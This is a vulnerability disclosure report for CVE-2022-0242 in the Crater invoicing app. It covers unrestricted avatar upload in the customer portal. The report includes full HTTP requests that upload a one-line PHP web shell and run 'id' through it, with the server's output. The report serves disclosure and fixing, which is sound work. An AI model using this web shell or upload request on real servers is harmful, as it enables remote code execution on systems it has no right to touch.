Unrestricted Upload of File with Dangerous Type in crater-invoice/crater

0

Valid Reported on Jan 12th 2022

Description

In recent Crater version (e3f3809f tag: 6.0.1) customer with enabled portal function can upload PHP file instead of avatar.

Proof of Concept


```
POST /api/v1/company-name/customer/profile HTTP/1.1
Host: 172.17.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefox
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
company: 1
X-XSRF-TOKEN: eyJpdiI6Ikx4QXV1aFRmR041UnlLUDB2ZVpMcVE9PSIsInZhbHVlIjoidUtEc
Content-Type: multipart/form-data; boundary=---------------------------515
Content-Length: 496
Origin: http://172.17.0.1:8888
DNT: 1
Connection: close
Referer: http://172.17.0.1:8888/company-name/customer/settings/customer-prc
Cookie: XSRF-TOKEN=eyJpdiI6Ikx4QXV1aFRmR041UnlLUDB2ZVpMcVE9PSIsInZhbHVlIjoi

-----------------------------515801957139608447184317 3425
Content-Disposition: form-data; name="name"

customer
-----------------------------515801957139608447184317 3425
Content-Disposition: form-data; name="email"
```

```
customer-crater@zaqwsx.cc
-----------------------------515801957139608447184317342 5
Content-Disposition: form-data; name="customer_avatar"; filename="s.php"
Content-Type: application/x-php

<?=`$_GET[1]`?>
-----------------------------515801957139608447184317342 5--
```



In response You can find link to uploaded file in data->avatar

```
{
    "data":
    {
        "id": 1,
        "name": "customer",
        "email": "customer-crater@zaqwsx.cc",
        "phone": null,
...
        "avatar": "http:\/\/172.17.0.1:8888\/storage\/33\/s.php",
        "prefix": null,
...
    }
}
```

```
GET /storage/33/s.php?1=id HTTP/1.1
Host: 172.17.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:97.0) Gecko/20100101 Firefo›
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: (...)
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK

Host: 172.17.0.1:8888
Date: Wed, 12 Jan 2022 17:18:57 GMT
Connection: close
X-Powered-By: PHP/7.4.27
Content-type: text/html; charset=UTF-8

uid=1000(x) gid=1000(x) groups=1000(x),4(adm),24(cdrom),27(sudo),30(dip),46
```

Impact

This vulnerability is high and leads to code execution

References

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

CVE
CVE-2022-0242
(Published)

Vulnerability Type
CWE-434: Unrestricted Upload of File with Dangerous Type

Severity
High (7.2)

Visibility
Public

Status
Fixed

Found by

theworstcomrade
@theworstcomrade
unranked

This report was seen 418 times.

We are processing your report and will contact the **crater-invoice/crater** team within 24 hours.
10 months ago

We have contacted a member of the **crater-invoice/crater** team and are waiting to hear back
10 months ago

We have sent a follow up to the **crater-invoice/crater** team. We will try again in 7 days.
10 months ago

A **crater-invoice/crater** maintainer validated this vulnerability 10 months ago

theworstcomrade has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

A **crater-invoice/crater** maintainer marked this as fixed in **6.0** with commit **dcb3dd**
10 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

theworstcomrade 10 months ago Researcher

@maintainer @admin the commit mentioned above does not fix the bug. I created PR with proper fix https://github.com/crater-invoice/crater/pull/732

Sign in to join this conversation